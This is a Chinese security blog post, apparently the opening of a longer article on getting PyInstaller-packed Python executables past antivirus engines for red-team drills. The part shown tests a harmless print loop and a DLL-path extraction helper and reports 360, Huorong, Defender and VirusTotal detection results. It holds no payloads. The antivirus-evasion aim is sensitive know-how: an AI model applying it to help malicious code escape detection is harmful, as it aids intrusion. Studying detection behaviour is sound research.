pyinstaller打包exe免杀和逆向浅析

原创


乌鸦安全 已于 2022-01-27 16:46:14 修改 3024 收藏 18
分类专栏： 免杀和bypass 逆向 文章标签： 安全 乌鸦安全 pyinstaller 逆向 免杀
于 2022-01-27 16:45:05 首次发布
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/csdnmmd/article/details/122717936
版权

免杀和bypass 同时被 2 个专栏收录
14 篇文章 5 订阅
订阅专栏

逆向
1 篇文章 0 订阅
订阅专栏

微信公众号：乌鸦安全

扫取二维码获取更多信息！



阅读须知

乌鸦安全的技术文章仅供参考，此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等（包括但不限于）进行检测或维护参考，未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失，均由使用者本人负责。
乌鸦安全拥有对此文章的修改、删除和解释权限，如转载或传播此文章，需保证文章的完整性，未经授权，不得用于其他。

https://blog.csdn.net/csdnmmd

本文首发于先知，免杀跨度时间长。全文：11720字，110图，阅读时间预计：30分钟。

```
https://xz.aliyun.com/t/10450
```


01 python3常见打包方法

说明：本文python为python3，打包的库为pyinstaller。

本文的测试时间跨度比较长，文中的方法可能早已失效，感谢大家理解。

在当前攻防演练中，很多情况下都需要自己动手做一些免杀，在这里本文就以有手就会的python语言为例，来一起学习下python免杀的那些事。

python3程序打包为exe文件，目前的主流方法大致分为以下几种：



其中，pyinstaller是可以将py文件直接打包为一个exe的，效果相对较好。另外两种打包的文件都很零碎。

众所周知，python打包的文件体积都比较大，而且很容易被杀软检测识别，甚至部分厂商会直接将Pyinstaller打包的任何文件直接拉黑报毒，所以在这里讨论下pyinstaller和py2exe来打包exe文件的情况。（本文中出现的测试仅针对本次测试，不代表其他场景的测试能力。）

02 文件打包测试

2.1 pyinstaller打包测试

2.1.1 简单的打印输出


这里面写一个脚本，就是一个简单的打印输出（测试时间：2021/05/02）：

```
# -*- encoding: utf-8 -*-
# Time : 2021/05/02 10:14:44
# Author: crow

import os
import time

while 1:
    print('hello crow')
    time.sleep(2)
```

使用pyinstaller进行打包，`pyinstaller`安装只需要使用`pip3 install pyinstaller`就可以安装。

打包的时候只需要使用 `pyinstaller -F 文件名.py` 即可。

360本地扫描（机器联网，但未使用360云查杀, 测试时间：2021/05/02）




扫描完成，未发现木马病毒

如果电脑仍存在主页篡改、桌面图标异常等问题，可尝试使用强力模式查杀或反馈求助

可正常运行。

火绒扫描（联网, 测试时间：2021/05/02）



本次扫描未发现风险

扫描已完成

扫描对象：1个


总用时：00:00:01

发现风险：0个

处理风险：0个

微信号: crowsec

windows defender 静态正常，双击可运行，但是会提示是否将文件上传到云端分析(测试时间：2021/05/02)：




名称	修改日期	类型	大小
re_dll.py	2020/11/11 0:16	Python File	1 KB
test_050201 - 副本.exe	2021/5/2 10:16	应用程序	6,533 KB
test_050201.py	2021/5/2 10:15	Python File	1 KB

病毒和威胁防护

查看 Windows Defender 将发送给 Microsoft 的文件

向我们发送此信息将有助于我们改进 Windows Defender 防病毒对设备的保护方式。

微信号: crowsec



提交样本

Windows Defender 防病毒软件将检查以下文件，以查看它们是否安全。

全选

□ C:\Users\crow\Desktop\0502\test_050201 - 副本.exe


隐私声明

微信号: crowsec

上传virustotal后测试：（测试时间：2021/05/02）

```
https://www.virustotal.com/gui/file/c644369f2a8bca67d3a1fa755847a21a35d8339e186393cb4ca36b599c67ffbf/detect
```

查杀率 7/68，感觉非常的离谱，因为这仅仅是一个普通的打包文件而已。



c644369f2a8bca67d3a1fa755847a21a35d8339e186393cb4ca36b599c67ffbf

7 / 68

7 security vendors flagged this file as malicious

c644369f2a8bca67d3a1fa755847a21a35d8339e186393cb4ca36b599c67ffbf
test_050201.exe

64bits assembly direct-cpu-clock-access invalid-rich-pe-linker-version overlay peexe runtime-modules

6.38 MB
Size

2021-05-02 02:25:41 UTC
5 months ago

Crowdsourced YARA Rules

Matches rule PyInstaller by @bartblaze from ruleset PyInstaller at https://github.com/bartblaze/Yara-rules
↳ *Identifies executable converted using PyInstaller.*

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 2 MEDIUM 0 LOW 0

2 matches for rule K8h3d campaign (Sysmon detection) by Ariel Millahuel from SOC Prime Threat Detection Marketplace
↳ *The k8h3d attack campaign combines a Monero cryptominer and a worm module which exploits EternalBlue to gain lateral movement.*

SecureAge APEX	Malicious	Cybereason	Malicious.384f7f
Cynet	Malicious (score: 100)	Jiangmin	Trojan.PSW.Python.cj
Malwarebytes	Malware.AI.4280521503	Microsoft	Trojan:Win32/Wacatac.B!ml
Zillya	Trojan.Agent.Script.1081328	Acronis (Static ML)	Undetected


微信号: crowsec

2.1.2 文件处理操作

下面这个脚本主要是以前测试DLL劫持的时候，自己写的辅助脚本，内容大概就是对DLL文件后缀的进行判断，然后将DLL后缀的文件提取出来，再新建一个文件后将其保存下来。

```
# -*- encoding: utf-8 -*-
import re
path = 'D_Safe_Manage.exe.txt'
new_path = path[:-4] + '_dll.txt'
# print(new_path[:-4])

dlls = []
with open(path, 'r') as f:
    for line in f.readlines():
        # print(line)
        dll_name = re.findall(r'C:\\Windows\\SysWOW64(.*?).dll', line)
        # print(dll_name)
        if dll_name != []:
            dll_names = 'C:\Windows\SysWOW64' + str(dll_name[0]) + '.dll'
            # print(dll_names)
            dlls.append(dll_names)

with open(new_path, 'w') as f:
    for dll in dlls:
        f.write(dll + '\n')
```

文件打包之后，360、火绒、Windows Defender均报毒。（测试时间：2021.04.29）



一个意外错误使你无法复制该文件。如果你继续收到此错误，可以使用错误代码来搜索有关此问题的帮助。

错误 0x800700E1: 无法成功完成操作，因为文件包含病毒或潜在的垃圾软件。

